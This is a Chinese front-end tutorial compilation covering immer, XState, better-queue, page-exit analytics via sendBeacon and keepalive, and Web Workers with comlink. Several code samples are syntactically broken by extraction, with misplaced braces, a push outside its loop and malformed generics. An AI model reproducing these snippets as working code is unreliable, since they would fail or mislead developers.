import produce from "immer"

const baseState = [
  {
    todo: "Learn typescript",
    done: true
  },
  {
    todo: "Try immer",
    done: false
  }
]

// 直接修改，没有任何开发负担，心情美美哒
const nextState = produce(baseState, draftState => {
  draftState.push({todo: "Tweet about it"})
  draftState[1].done = true
})
```

关于 immer 性能优化请参考 [immer performance](#)。

核心代码分析

该库的核心还是在 proxy 的封装，所以不全部介绍，仅介绍代理功能。

```
export const objectTraps: ProxyHandler<ProxyState> = {
  get(state, prop) {
    // PROXY_STATE是一个symbol值，有两个作用，一是便于判断对象是不是已经代理过，二是帮助
    proxy拿到对应state的值
    // 如果对象没有代理过，直接返回
    if (prop === DRAFT_STATE) return state

    // 获取数据的备份？如果有，否则获取元数据
    const source = latest(state)

    // 如果当前数据不存在，获取原型上数据
    if (!has(source, prop)) {
      return readPropFromProto(state, source, prop)
    }
    const value = source[prop]

    // 当前代理对象已经改回了数值或者改数据是 null，直接返回
    if (state.finalized_ || !isDraftable(value)) {
      return value
    }
    // 创建代理数据
    if (value === peek(state.base_, prop)) {
      prepareCopy(state)
      return (state.copy_![prop as any] = createProxy(
        state.scope_.immer_,
        value,
        state
      ))
    }
    return value
  },
  // 当前数据是否有该属性
  has(state, prop) {
    return prop in latest(state)
  },
  set(
    state: ProxyObjectState,
    prop: string /* strictly not, but helps TS */,
    value
  ) {
    const desc = getDescriptorFromProto(latest(state), prop)
```

```
// 如果当前有 set 属性，意味当前操作项是代理，直接设置即可
if (desc?.set) {
  desc.set.call(state.draft_, value)
  return true
}

// 当前没有修改过，建立副本 copy，等待使用 get 时创建代理
if (!state.modified_) {
  const current = peek(latest(state), prop)

  const currentState: ProxyObjectState = current?.[DRAFT_STATE]
  if (currentState && currentState.base_ === value) {
    state.copy_![prop] = value
    state.assigned_[prop] = false
    return true
  }
  if (is(value, current) && (value !== undefined || has(state.base_, prop)))
    return true
  prepareCopy(state)
  markChanged(state)
}

state.copy_![prop] = value
state.assigned_[prop] = true
return true
},
defineProperty() {
  die(11)
},
getPrototypeOf(state) {
  return Object.getPrototypeOf(state.base_)
},
setPrototypeOf() {
  die(12)
}
}

// 数组的代理，把当前对象的代理拷贝过去，再修改 deleteProperty 和 set
const arrayTraps: ProxyHandler<[ProxyArrayState]> = {}
each(objectTraps, (key, fn) => {
  // @ts-ignore
})
```

```
arrayTraps[key] = function() {
  arguments[0] = arguments[0][0]
  return fn.apply(this, arguments)
}

arrayTraps.deleteProperty = function(state, prop) {
  if (__DEV__ && isNaN(parseInt(prop as any))) die(13)
  return objectTraps.deleteProperty!.call(this, state[0], prop)
}

arrayTraps.set = function(state, prop, value) {
  if (__DEV__ && prop !== "length" && isNaN(parseInt(prop as any))) die(14)
  return objectTraps.set!.call(this, state[0], prop, value, state[0])
}
```

其他

开发过程中，我们往往会在 React 函数中使用 `useReducer` 方法，但是 `useReducer` 实现较为复杂，我们可以用 [useMethods](#) 简化代码。`useMethods` 内部就是使用 `immer` (代码十分简单，我们直接拷贝 `index.ts` 即可)。

不使用 `useMethods` 情况下：

```

const initialState = {
  nextId: 0,
  counters: []
};

const reducer = (state, action) => {
  let { nextId, counters } = state;
  const replaceCount = (id, transform) => {
    const index = counters.findIndex(counter => counter.id === id);
    const counter = counters[index];
    return {
      ...state,
      counters: [
        ...counters.slice(0, index),
        { ...counter, count: transform(counter.count) },
        ...counters.slice(index + 1)
      ]
    };
  };
}

switch (action.type) {
  case "ADD_COUNTER": {
    nextId = nextId + 1;
    return {
      nextId,
      counters: [...counters, { id: nextId, count: 0 }]
    };
  }
  case "INCREMENT_COUNTER": {
    return replaceCount(action.id, count => count + 1);
  }
  case "RESET_COUNTER": {
    return replaceCount(action.id, () => 0);
  }
}
};

```

对比使用 useMethods :

```
import useMethods from 'use-methods';

const initialState = {
  nextId: 0,
  counters: []
};

const methods = state => {
  const getCounter = id => state.counters.find(counter => counter.id === id);

  return {
    addCounter() {
      state.counters.push({ id: state.nextId++, count: 0 });
    },
    incrementCounter(id) {
      getCounter(id).count++;
    },
    resetCounter(id) {
      getCounter(id).count = 0;
    }
  };
};
```

大家也可以看看个人总结 [聊聊不可变数据结构](#)

前端构建工具配置生成器

对于个人项目或者小型项目而言，我们可以使用 [createApp](#) 辅助进行配置构建。

Create App

Frontend build config generator

webpack Parcel Snowpack

– Main library
● No library
● React
● Svelte
+ UI library
+ Test framework
+ Transpiler
+ Styling
+ Linting

Project name (?)

src/index.html
src/index.js
.gitignore
README.md
package.json
snowpack.config.json

```
{
  "name": "empty-project",
  "version": "1.0.0",
  "description": "",
  "main": "index.js",
  "keywords": [],
  "author": "",
  "license": "ISC",
  "scripts": {
    "clean": "rm dist/bundle.js",
    "start": "snowpack dev",
    "build": "snowpack build"
  },
  "dependencies": {},
  "devDependencies": {
    "snowpack": "latest"
  }
}
```

该网站目前囊括 Webpack, Parcel 以及 Snowpack 的配置，我们可以根据当前需求打包下载。

tsconfig.json 生成器

Ts Config Helper 是一个功能强大、易用性高的 TypeScript 配置工具，提供可视化配置、详细 Ts 官网文档查阅、预设配置列表和分类过滤等多种功能，帮助你更快速、准确地完成 tsconfig.json 的配置。

github 网址：<https://github.com/yue1123/ts-config-helper>

体验网址：<https://tsconfiger.netlify.app/>

利用 XState(有限状态机) 编写易于变更的代码

目前来说，无论是 to c 业务,还是 to b 业务，对于前端开发者的要求越来越高，各种绚丽的视觉效果，复杂的业务逻辑层出不穷。针对于业务逻辑而言，贯穿后端业务和前端交互都有一个关键点——状态转换。

当然了，这种代码实现本身并不复杂，真正的难点在于如何快速的进行代码的修改。

在实际开发项目的过程中，ETC 原则，即 Easier To Change，易于变更也是非常重要的。为什么解耦很好？为什么单一职责很有用？为什么好的命名很重要？因为这些设计原则让你的代码更容易发生变更。ETC 甚至可以说是其他原则的基石，可以说，我们现在所作的一切都是为了更容易变更！！特别是针对于初创公司，更是如此。

例如：项目初期，当前的网页有一个模态框，可以进行编辑，模态框上有两个按钮，保存与取消。这里就涉及到模态框的显隐状态以及权限管理。随着时间的推移，需求和业务发生了改变。当前列表无法展示该项目的所有内容，在模态框中我们不但需要编辑数据，同时需要展示数据。这时候我们还需要管理按钮之间的联动。仅仅这些就较为复杂，更不用说涉及多个业务实体以及多角色之间的细微控制。

重新审视自身代码，虽然之前我们做了大量努力利用各种设计原则，但是想要快速而安全的修改散落到各个函数中的状态修改，还是非常浪费心神的，而且还很容易出现“漏网之鱼”。

这时候，我们不仅仅需要依靠自身经验写好代码，同时也需要一些工具的辅助。

有限状态机

有限状态机是一个非常有用的数学计算模型，它描述了在任何给定时间只能处于一种状态的系统的行为。当然，该系统中只能够建立出一些有限的、定性的“模式”或“状态”，并不描述与该系统相关的所有(可能是无限的)数据。例如，水可以是四种状态中的一种：固体(冰)、液体、气体或等离子体。然而，水的温度可以变化，它的测量是定量的和无限的。

总结来说，有限状态机的三个特征为：

- 状态总数 (state) 是有限的。
- 任一时刻，只处在一种状态之中。
- 某种条件下，会从一种状态转变 (transition) 到另一种状态。

在实际开发中，它还需要：

- 初始状态
- 触发状态变化的事件和转换函数
- 最终状态的集合(有可能是没有最终状态)

先看一个简单的红绿灯状态转换:

```
const light = {
  currentState: 'green',

  transition: function () {
    switch (this.currentState) {
      case "green":
        this.currentState = 'yellow'
        break;
      case "yellow":
        this.currentState = 'red'
        break;
      case "red":
        this.currentState = 'green'
        break;
      default:
        break;
    }
  }
}
```

有限状态机在游戏开发中大放异彩，已经成为了一种常用的设计模式。用这种方式可以使每一个状态都是独立的代码块，与其他不同的状态分开独立运行，这样很容易检测遗漏条件和移除非法状态，减少了耦合，提升了代码的健壮性，这么做可以使得游戏的调试变得更加方便，同时也更易于增加新的功能。

对于前端开发来说，我们可以从其他工程领域中多年使用的经验学习与再创造。

XState 体验

实际上开发一个 简单的状态机并不是特别复杂的事情，但是想要一个完善，实用性强，还具有可视化工具的状态机可不是一个简单的事。

这里我要推荐 [XState](#)，该库用于创建、解释和执行有限状态机和状态图。

简单来说：上述的代码可以这样写。

```
import { Machine } from 'xstate'

const lightMachine = Machine({
  // 识别 id, SCXML id 必须唯一
  id: 'light',
  // 初始化状态, 绿灯
  initial: 'green',

  // 状态定义
  states: {
    green: {
      on: {
        // 事件名称, 如果触发 TIMER 事件, 直接转入 yellow 状态
        TIMER: 'yellow'
      }
    },
    yellow: {
      on: {
        // 事件名称, 如果触发 TIMER 事件, 直接转入 red 状态
        TIMER: 'red'
      }
    },
    red: {
      on: {
        // 事件名称, 如果触发 TIMER 事件, 直接转入 green 状态
        TIMER: 'green'
      }
    }
  }
})

// 设置当前状态
const currentState = 'green'

// 转换的结果
const nextState = lightMachine.transition(currentState, 'TIMER').value
// => 'yellow'

// 如果传入的事件没有定义, 则不会发生转换, 如果是严格模式, 将会抛出错误
lightMachine.transition(currentState, 'UNKNOWN').value
```

其中 [SCXML](#) 是状态图可扩展标记语言, XState 遵循该标准, 所以需要提供 id。当前状态机也可以转换为 JSON 或 SCXML。

虽然 transition 是一个纯函数, 非常好用, 但是在真实环境使用状态机, 我们还是需要更强大的功能。如:

- 跟踪当前状态
- 执行副作用
- 处理延迟过度以及时间
- 与外部服务沟通

XState 提供了 interpret 函数,

```
import { Machine, interpret } from 'xstate'

// ... lightMachine 代码

// 状态机的实例成为 service
const lightService = interpret(lightMachine)
  // 当转换时候，触发的事件(包括初始状态)
  .onTransition(state => {
    // 返回是否改变，如果状态发生变化(或者 context 以及 action 后文提到)，返回 true
    console.log(state.changed)
    console.log(state.value)
  })
  // 完成时候触发
  .onDone(() => {
    console.log('done')
  })

// 开启
lightService.start()

// 将触发事件改为 发送消息，更适合状态机风格
// 初始化状态为 green 绿色
lightService.send('TIMER') // yellow
lightService.send('TIMER') // red

// 批量活动
lightService.send([
  'TIMER',
  'TIMER'
])

// 停止
lightService.stop()

// 从特定状态启动当前服务，这对于状态的保存以及使用更有作用
lightService.start(previousState)
```

我们也可以结合其他库在 Vue React 框架中使用，仅仅只用几行代码就实现了我们想要的功能。

```
import lightMachine from '...'
// react hook 风格
import { useMachine } from '@xstate/react'

function Light() {
  const [light, send] = useMachine(lightMachine)

  return <>
    // 当前状态 state 是否是绿色
    <span>{light.matches('green') && '绿色'}</span>
    // 当前状态的值
    <span>{light.value}</span>
    // 发送消息
    <button onClick={() => send('TIMER')}>切换</button>
  </>
}

}
```

当前的状态机也是还可以进行嵌套处理,在红灯状态下添加人的行动状态。

```
import { Machine } from 'xstate';

const pedestrianStates = {
    // 初识状态 行走
    initial: 'walk',
    states: {
        walk: {
            on: {
                PED_TIMER: 'wait'
            }
        },
        wait: {
            on: {
                PED_TIMER: 'stop'
            }
        },
        stop: {}
    }
};

const lightMachine = Machine({
    id: 'light',
    initial: 'green',
    states: {
        green: {
            on: {
                TIMER: 'yellow'
            }
        },
        yellow: {
            on: {
                TIMER: 'red'
            }
        },
        red: {
            on: {
                TIMER: 'green'
            },
            ...pedestrianStates
        }
    }
});
```

```
const currentState = 'yellow';

const nextState = lightMachine.transition(currentState, 'TIMER').value;

// 返回级联对象
// => {
//   red: 'walk'
// }

// 也可以写为 red.walk
lightMachine.transition('red.walk', 'PED_TIMER').value;

// 转化后返回
// => {
//   red: 'wait'
// }

// TIMER 还可以返回下一个状态
lightMachine.transition({ red: 'stop' }, 'TIMER').value;
// => 'green'
```

当然了，既然有嵌套状态，我们还可以利用 type: 'parallel' ,进行串行和并行处理。

除此之外，XState 还有扩展状态 context 和过度防护 guards。这样的话，更能够模拟现实生活

```
// 是否可以编辑
function canEdit(context: any, event: any, { cond }: any) {
  console.log(cond)
  // => delay: 1000

  // 是否有某种权限 ? ?
  return hasXXXAuthority(context.user)
}

const buttonMachine = Machine({
  id: 'buttons',
  initial: 'green',
  // 扩展状态，例如 用户等其他全局数据
  context: {
    // 用户数据
    user: {}
  },
  states: {
    view: {
      on: {
        // 对应之前 TIMRE: 'yellow'
        // 实际上 字符串无法表达太多信息，需要对象表示
        EDIT: {
          target: 'edit',
          // 如果没有该权限，不进行转换，处于原状态
          // 如果没有附加条件，直接 cond: searchValid
          cond: {
            type: 'searchValid',
            delay: 3
          }
        },
        },
      }
    },
  guards: {
    canEdit,
  }
})
```

```
// XState 给予了更加合适的 API 接口, 开发时候 Context 可能不存在
// 或者我们需要在不同的上下文 context 中复用状态机, 这样代码扩展性更强
const buttonMachineWithDelay = buttonMachine.withContext({
  user: {},
  delay: 1000
})

// withContext 是直接替换, 不进行浅层合并, 但是我们可以手动合并
const buttonMachineWithDelay = buttonMachine.withContext({
  ...buttonMachine.context,
  delay: 1000
})
```

我们还可以通过瞬时状态来过度, 瞬态状态节点可以根据条件来确定机器应从先前的状态真正进入哪个状态。瞬态状态表现为空字符串, 即 "", 如

```

const timeOfDayMachine = Machine({
  id: 'timeOfDay',
  // 当前不知道是什么状态
  initial: 'unknown',
  context: {
    time: undefined
  },
  states: {
    // Transient state
    unknown: {
      on: {
        '': [
          { target: 'morning', cond: 'isBeforeNoon' },
          { target: 'afternoon', cond: 'isBeforeSix' },
          { target: 'evening' }
        ]
      }
    },
    morning: {},
    afternoon: {},
    evening: {}
  }
}, {
  guards: {
    isBeforeNoon: //... 确认当前时间是否小于 中午
    isBeforeSix: // ... 确认当前时间是否小于 下午 6 点
  }
});

const timeOfDayService = interpret(timeOfDayMachine
  .withContext({ time: Date.now() }))
  .onTransition(state => console.log(state.value))
  .start();

timeOfDayService.state.value
// 根据当前时间，可以是 morning afternoon 和 evening，而不是 unknown 转态

```

到这里，我觉得已经介绍 XState 很多功能了，篇幅所限，不能完全介绍所有功能，不过当前的功能已经足够大部分业务需求使用了。如果有其他更复杂的需求，可以参考 [XState 文档](#)。

这里列举一些没有介绍到的功能点：

- 进入和离开某状态触发动作(action 一次性)和活动(activity 持续性触发，直到离开某状态)
- 延迟事件与过度 after
- 服务调用 invoke, 包括 promise 以及 两个状态机之间相互交互
- 历史状态节点，可以通过配置保存状态并且回退状态

当然了，对比于 x-state 这种，还有其他的状态机工具，如 [javascript-state-machine](#), [Ego](#) 等。大家可以酌情考虑使用。

总结

对于现代框架而言，无论是如火如荼的 React Hook 还是渐入佳境的 Vue Composition API，其本质都想要提升状态逻辑的复用能力。但是考虑大部分场景下，状态本身的切换都是有特定约束的，如果仅仅靠良好的编程习惯，恐怕还是难以写出易于修改的代码。而 FSM 以及 XState 无疑是一把利器。

参考

[XState 文档](#)

[JavaScript与有限状态机](#)

使用 better-queue 管理复杂的任务

队列，在数据结构中是一种线性表，其特性为必须从一端插入，然后从另一端删除数据。但笔者今天重点不是如何实现该数据结构，我们可以看一看如何借助队列管理复杂的任务。

队列在实际开发中应用的场景非常广泛。因为在一个复杂的系统中，总是会有一些非常耗时的处理。在这种时候开发者不能要求系统提供实时处理、实时响应的能力。这时候我们就可以通过队列来解决此类问题。

开发者可以不停地往队列塞入数据，并为其生成唯一值（进行跟踪），同时根据当前系统的处理能力不断的从队列取出数据进行业务处理，以此来减轻在同一时间内进行大量复杂业务处理，以便增强系统的处理能力。

服务端通常可以借助队列来进行异步处理、系统解耦、数据同步以及流量削峰。

如果需求较为简单，开发者可以直接借助数组来进行处理。对于较为复杂的需求，可以使用 [better-queue](#) 来解决问题。

better-queue 进一步扩展了队列，让其有很多好用的功能。诸如：

- 并行化处理
- 持久(和可扩展)存储
- 批处理
- 优先队列
- 合并、过滤任务
- 任务统计

使用方法

让我们开始看一看 better-queue 如何使用。

代码风格

```
import BetterQueue from "better-queue";

// 创建队列并且提供任务处理的回调函数
// 当调用回调意味该数据已经从队列中删除
// 然后从队列中取出下一条数据继续处理
const q = new BetterQueue(function (input, cb) {
    // 从队列中取出数据并进行处理...
    const result = 'xxxx'
    try {
        // 如果成功则调用回调并且返回结果
        cb(null, result);
    } catch (err) {
        // 否则返回错误
        cb(err)
    }
})

q.push(1)
q.push({x: 1})
```

我们可以看到，该库的代码风格还是采用了 Node 早期版本的回调风格，如果在执行期间发生了错误，会把错误作为回调的第一个参数传递到回调函数中。类似于：

```
fs.readFile(filePath, (err, data) => {
    if (err) {
        console.log(err)
        return
    }
    console.log(data)
})
```

队列生成与使用

首先我们可以构建存储结构和请求的数据结构 Job。

```
// 任务数据
interface Job<T> {
    // 任务的唯一值，唯一确定当前任务
    id: string;
    // 当前任务的状态：等待中，已成功，已失败
    status: 'waiting' | 'succeeded' | 'failed';
    // 任务的请求参数，可以是 id，也可以是其他数据
    queryArgs?: any;
    // 任务的返回结果
    result: T;
    // 任务错误信息
    err: Error;
}
```

然后开发队列的回调函数以及新建任务队列：

```
// 异步处理逻辑
async function asyncProcess<T>(job: Job<T>, cb: Function) {
  const req = job.queryArgs || job.id
  try {
    // await 异步请求处理, 数据库访问, 或者生成文件等耗时任务
    const result = await query('/xxx/xxx', req)
    cb(null, result)
  } catch (error) {
    // 生成错误
    cb(error)
  }
}

// 创建队列
const betterQueue = new BetterQueue(asyncProcess)

// 对象存储, 因为队列只会进行任务处理, 并不包括数据的存储
// 也可以使用 map
const jobById = {}

// 创建队列数据
for (let i = 0; i < 10000; i++) {
  // 建立 job
  const asyncJob: Job = {
    id: `${id}`,
    queryArgs: {},
    status: 'waiting'
  }
  // 存储 job, 通过 id 追踪数据
  jobById[asyncJob.id] = asyncJob
}

betterQueue.push(asyncJob)
  // 取出数据并且完成请求后调用 cb(null, result) 会进入这里
  .on('finish', (result) => {
    // 修改任务状态, 并存储任务结果
    job.status = 'succeeded'
    job.result = result
  })
  // 失败调用 cb(err) 会进入这里
  .on('failed', (error: Error) => {
    // 修改任务状态, 并存储错误信息
    job.status = 'failed'
```

```
        job.err = error
    })
}

// 获取任务，如果队列没有处理，会返回 wait 状态
// 队列已经处理，会返回 succeeded 或者 failed
function getJob(id: string) {
    return jobById[id]
}
```

在存储完任务之后，我们可以在前端或者服务端根据 id 来获取整个任务信息。

并发处理

此时任务队列就会一个接一个进行业务处理，在上一个异步任务完成（成功或者失败）后进行下一个任务。但这样就太慢了。同时也没有发挥出系统应有的处理能力。这时候我们可以直接添加配置项 concurrent。

```
// 创建队列
const betterQueue = new BetterQueue(asyncProcess, {
    concurrent: 10
})
```

这样的话，系统可以依次且同时处理多条任务。大大减少了所有任务的处理时长。

任务状态

我们还可以通过 getStats() 获取当前任务状态，这是 getStats 返回的信息：

```
interface QueueStats {
    total: number; // 处理的任务总数
    average: number; // 平均处理时间
    successRate: number; // 成功率，在 0 和 1 之间
    peak: number; // 大多数任务在任何给定时间点排队
}
```

```
function cb() {
  // 获取当前队列的状态并打印完成数据对比。
  // 如: 1/10 2/10
  const stats = betterQueue.getStats()
  console.log(`\$ {stats.total} /10000`)
}

betterQueue.push(asyncJob)
  .on('finish', (result) => {
    // ...
    // 完成时候进行回调
    cb()
  })
  .on('failed', (error: Error) => {
    // ...
    // 完成时候进行回调
    cb()
  })
}
```

这时候我们可以借助 getStats 向前端展示当前任务状态。

队列控制

better-queue 提供了强大的队列控制能力。

我们可以通过任务 id 直接取消某一个任务。

```
// 直接取消任务
betterQueue.cancel(jobId)
```

我们还可以通过 cancellIfRunning 设置为 true 来控制之前队列中之前的任务取消。

```
// 创建队列
const betterQueue = new BetterQueue(asyncProcess, {
  cancelIfRunning: true
})

betterQueue.push({id: 'xxx'});
// 如果之前的 id 在队列中，取消前一个任务，执行后一个任务
betterQueue.push({id: 'xxx'});
```

我们也可以轻松控制队列暂停、恢复以及销毁。

```
// 暂停队列运行
betterQueue.pause()

// 恢复队列运行
betterQueue.resume()

// 销毁队列，清理数据
betterQueue.destroy()
```

同时，开发者也可以通过新建队列的回调函数中传出一个对象来自行控制。如：

```
const betterQueue = new BetterQueue(function (file: File, cb: Function) {

    var worker = someLongProcess(file);

    return {
        cancel: function () {
            // 取消文件上传
        },
        pause: function () {
            // 暂停文件处理
        },
        resume: function () {
            // 恢复文件上传
        }
    }
})

betterQueue.push('/path/to/file.pdf')
betterQueue.pause()
betterQueue.resume()
```

重试与超时

对于异步任务来说，如果出现了执行失败，better-queue 也提供了重试机制。

```
const betterQueue = new BetterQueue(asyncProcess, {
  // 当前任务失败了可以重新请求，最大为 10 次，超过 10 次宣告任务失败
  maxRetries: 10,
  // 重试等待时间 1s
  retryDelay: 1000,
  // 超时时间 5s，当前异步任务处理超过 5s 则认为任务失败
  maxTimeout: 5000,
})
```

持久化

当前任务队列存储到内存中，但在开发服务端时候，仅放入内存可能不是那么安全，我们可以通过传入 `store` 配置项来持久化队列数据。

```
// 此时队列的插入和删除都会和数据库进行交互
const betterQueue = new BetterQueue(asyncProcess, {
  store: {
    type: 'sql',
    dialect: 'sqlite',
    path: '/path/to/sqlite/file'
  }
})

// 或者使用 use
betterQueue.use({
  type: 'sql',
  dialect: 'sqlite',
  path: '/path/to/sqlite/file'
})
```

该库目前支持 SQLite 和 PostgreSQL，同时项目也提供了定制支持。

```
betterQueue.use({
  connect: function (cb) {
    // 连接你的数据库
  },
  getTask: function (taskId, cb) {
    // 查询任务
  },
  putTask: function (taskId, task, priority, cb) {
    // 保存任务同时携带优先级
  },
  takeFirstN: function (n, cb) {
    // 删除前 n 项 (根据优先级和传入顺序排序)
  },
  takeLastN: function (n, cb) {
    // 删除后 n 项 (根据优先级和传入顺序排序)
  }
})
```

先进后出

better-queue 不仅仅提供了先进先出的逻辑，甚至提供了先进后出的逻辑，只需要在配置中添加 filo。

```
// 创建队列
const betterQueue = new BetterQueue(asyncProcess, {
  filo: true
})
```

任务过滤、合并以及调整优先级

我们可以在业务处理中过滤某些任务，只需要添加 filter 函数。

```

const betterQueue = new BetterQueue(asyncProcess, {
  // 在推送任务前执行过滤
  filter: async function (job: Job, cb: Function) {
    // 在执行业务处理前预处理，验证数据，数据库查找等较为有用
    // 异步处理验证失败
    if (filterFail) {
      cb('not_allowed')
      return
    }
    // 为 job 前置处理
    cb(null, job)
  }
})

```

对于有相同 id 的任务，better-queue 提供了合并函数：

```

const betterQueue = new BetterQueue(function (task, cb) {
  console.log("I have %d %ss.", task.count, task.id);
  cb();
}, {
  merge: function (oldTask, newTask, cb) {
    oldTask.count += newTask.count;
    cb(null, oldTask);
  }
})

betterQueue.push({ id: 'apple', count: 2 })
betterQueue.push({ id: 'apple', count: 1 })
betterQueue.push({ id: 'orange', count: 1 })
betterQueue.push({ id: 'orange', count: 1 })

// 这时候会打印出
// I have 3 apples.
// I have 2 oranges.

// 而不是

// I have 1 apples.
// I have 1 oranges.

```

优先级对于队列也是非常重要的配置。

```
const betterQueue = new BetterQueue(asyncProcess, {
  // 决定先处理那些任务
  priority: function (job: Job, cb: Function) {
    if (job.queryArgs === 'xxxxx') {
      cb(null, 10)
      return
    }
    if (job.queryArgs === 'xxx'){
      cb(null, 5)
      return
    }
    cb(null, 1);
  }
})
```

批处理与批处理前置

批处理同样也可以增强系统处理能力。使用批处理不会立即处理任务，而是将多个任务合并为一个任务处理。

批处理不同于 concurrent，该配置是当前队列内存储的数据达到批处理配置后才会进行数据处理。

```
const betterQueue = new BetterQueue<(function (batch, cb) {
    // batch 中是一个数组，最多为 3 个
    // [job1, job2, job3]
    cb()
}, {
    // 批处理大小
    batchSize: 3,
    // 5 秒内等待队列拥有 3 个项目，或者 3 秒内没有添加新的任务
    // 直接处理队列
    batchDelay: 5000,
    batchDelayTimeout: 3000
})
```

// 当前也会触发，不过要等 3 秒没有添加新任务
// 如开始时放入 1 条数据，等待 2.5 s 后放入第二条数据，则在 5s 后也会执行
`betterQueue.push(job1)`
`betterQueue.push(job2)`

// 在 1s 内推入第三条数据到队列中
// 队列数据达到 3 了，开始处理
`betterQueue.push(job3)`

我们也可以通过添加前置条件判断是否执行下一个批处理。

```
const betterQueue = new BetterQueue<(function (batch, cb) {
    // batch 中是一个数组，最多为 3 个
    // [job1, job2, job3]
    cb()
}, {
    precondition: function (cb) {
        // 当前是否是联网状态
        isOnline(function (err, ok) {
            if (ok) {
                // 返回 true，进行下一次批处理
                cb(null, true);
            } else {
                // 继续执行直到为 true
                cb(null, false);
            }
        })
    },
    // 每 10 秒执行一次 precondition 函数
    preconditionRetryTimeout: 10 * 1000
})
```

当然，better-queue 提供了更多的参数与配置，我们可以进一步学习，以便基于现有业务管理复杂的任务。让负责的任务变得更加可控。同时也可提升系统处理业务的能力。

跳转页面时可靠的发送埋点信息

往往企业会通过分析用户行为而进行用户决策，所以都会使用埋点来进行行为分析。但是当用户需要离开当前页面，往往很难收集可靠信息，原因在：浏览器不保证保留打开的 HTTP 请求。

XHR 请求（通过fetch或XMLHttpRequest）是异步且非阻塞的。一旦请求被排队，请求的实际工作就会被移交给幕后的浏览器。但是当页面进入“终止”状态时，它们有被遗弃的风险，无法保证任何幕后工作都能完成。

简而言之，浏览器的设计假设当一个页面被关闭时，没有必要继续处理它排队的任何后台进程。

有几种种方法可以选择：

延迟用户操作

```
document.getElementById('link').addEventListener('click', async (e) => {
  e.preventDefault();

  await fetch("/log", {
    method: "POST",
    headers: {
      "Content-Type": "application/json"
    },
    body: JSON.stringify({
      some: 'data'
    }),
  });

  window.location = e.target.href;
});
```

但是其缺点也很明显，一方面有损用户体验，另一方面用户关闭选项卡时就无法收集信息。

使用 Fetch keepalive

```
<a href="/some-other-page" id="link">Go to Page</a>

<script>
  document.getElementById('link').addEventListener('click', (e) => {
    fetch("/log", {
      method: "POST",
      headers: {
        "Content-Type": "application/json"
      },
      body: JSON.stringify({
        some: "data"
      }),
      keepalive: true,
    });
  });
</script>
```

使用 Navigator.sendBeacon

它主要用于将统计数据发送到 Web 服务器，同时避免了用传统技术（如：XMLHttpRequest）发送分析数据的一些问题。

语法为：

```
navigator.sendBeacon(url);
// data 参数是将要发送的 ArrayBuffer、ArrayBufferView、Blob、DOMString、FormData 或
URLSearchParams 类型的数据。
navigator.sendBeacon(url, data);
```

```
<a href="/some-other-page" id="link">Go to Page</a>

<script>
  document.getElementById('link').addEventListener('click', (e) => {
    const blob = new Blob([JSON.stringify({ some: "data" })], { type:
'application/json; charset=UTF-8' });
    navigator.sendBeacon('/log', blob));
  });
</script>
```

使用 sendBeacon 方法会使用户代理在有机会时异步地向服务器发送数据，同时不会延迟页面的卸载或影响下一导航的载入性能，这意味着：

- 数据发送是可靠的。
- 数据异步传输。
- 不影响下一导航的载入。
- 数据是通过 HTTP POST 请求发送的。

href 链接 ping 属性

```
<a href="http://localhost:3000/other" ping="http://localhost:3000/log">  
  Go to Other Page  
</a>
```

发送数据为：

```
headers: {  
  'ping-from': 'http://localhost:3000/',  
  'ping-to': 'http://localhost:3000/other'  
  'content-type': 'text/ping'  
  // ...other headers  
},
```

它技术上于 sendBeacon 类似，但是有一些限制。

- 它严格限制在链接上的使用，如果您需要跟踪与其他交互相关的数据，例如按钮点击或表单提交，这将使其无法启动。
- 主流 Firefox 特别没有默认启用它。
- 无法发送任何自定义数据。您将获得的最多的是几个 ping-* 标题。

web 多线程开发工具 comlink

Web Worker 为 JavaScript 创造多线程环境。目的是减轻 JavaScript 主线程运行所有任务(其他线程可以执行计算密集型或高延迟的任务)的负担，不去阻塞或者拖慢主线程运行，从而提升用户体验。

其原理为：在主线程运行的同时，Worker 线程在后台运行，两者互不干扰。等到 Worker 线程完成计算任务，再把结果返回给主线程。

Web Worker 限制

当然了，能力越大，责任越大。Web Worker 也有许多限制，其中大多数都是为了安全性考虑。

- Worker 线程运行的脚本文件，必须与主线程的脚本文件同源
- Worker 线程所在的全局对象，与主线程不一样，无法读取主线程所在网页的 DOM 对象，也无法使用document、window、parent这些对象。但是，Worker 线程可以读取 navigator 对象和 location 对象（安全性，同时避免多线程访问 dom 导致问题）
- Worker 线程和主线程不在同一个上下文环境，它们不能直接通信，必须通过消息完成(必要限制)
- Worker 线程不能执行alert()方法和confirm()方法，但可以使用 XMLHttpRequest 对象发出 AJAX 请求
- Worker 线程无法读取本地文件，即不能打开本机的文件系统 (file://)，它所加载的脚本，必须来自网络

我们可以将复杂计算以及数据传输都放在 web Worker 中去。

浏览器还提供了两个比较特殊的 Web Worker, Shared Worker 和 Service Worker。Service Worker 过于特殊，此处暂时不提。顾名思义 Shared Worker 是分享的 Worker。它可以从几个浏览上下文中访问，例如几个窗口、iframe 或其他 worker。它们实现一个不同于普通 worker 的接口，具有不同的全局作用域，

也就是说，使用 Shared Worker 可以在所有主线程共享相同的数据，提供跨窗口状态管理。甚至通过数据传递可以跨窗口拖放组件以及CSS 更新。

Web Worker 代码

主线程代码流程如下所示(发送和接收消息)：

```
// 调用 Worker() 构造函数，加载网络文件，新建一个 Worker 线程。  
var worker = new Worker('work.js');  
  
// 接受子线程 Worker 的发回来的消息  
worker.onmessage = (e) => {  
    switch (e) {  
    }  
}  
  
// Worker 执行发生错误时回调用该方法  
worker.onerror = () => {  
  
}  
  
// 向 Worker 发送消息  
worker.postMessage();  
  
// 关闭 Worker 线程  
worker.terminate();
```

worker 线程代码流程如下所示(发送和接收消息)：

```
// 接收主线程消息  
self.addEventListener('message', (e) => {  
    // 返回主线程消息  
    self.postMessage('Unknown command');  
}, false);
```

当然，如果一个线程只完成一件事情，可能还可以接受，如果一个线程需要完成一类事，可能这就较为繁琐了。需要在接受消息时候用判断来决定运行逻辑。

这里更好的方法是使用 RPC 调用，RPC：Remote Procedure Call，远程过程调用，指调用不同于当前上下文环境的方法，通常可以是不同的线程、域、网络主机，通过提供的接口进行调用。

总结一下，RPC要解决的两个问题：

- 解决分布式系统中，服务之间的调用问题
- 远程调用时，要能够像本地调用一样方便，让调用者感知不到远程调用的逻辑（重点）

辅助工具 comlink

这时候可以使用 [comlink](#), 一个只有 2.5 KB 的微型库。

先看一个简单的例子,新建 worker.js 文件

```
// worker 通过 importScripts 加载外部 js
importScripts("https://unpkg.com/comlink/dist/umd/comlink.js");

// 定义一个对象, 包含数据和方法
const obj = {
  counter: 0,
  inc() {
    this.counter++;
  },
};

// 向外暴露该对象
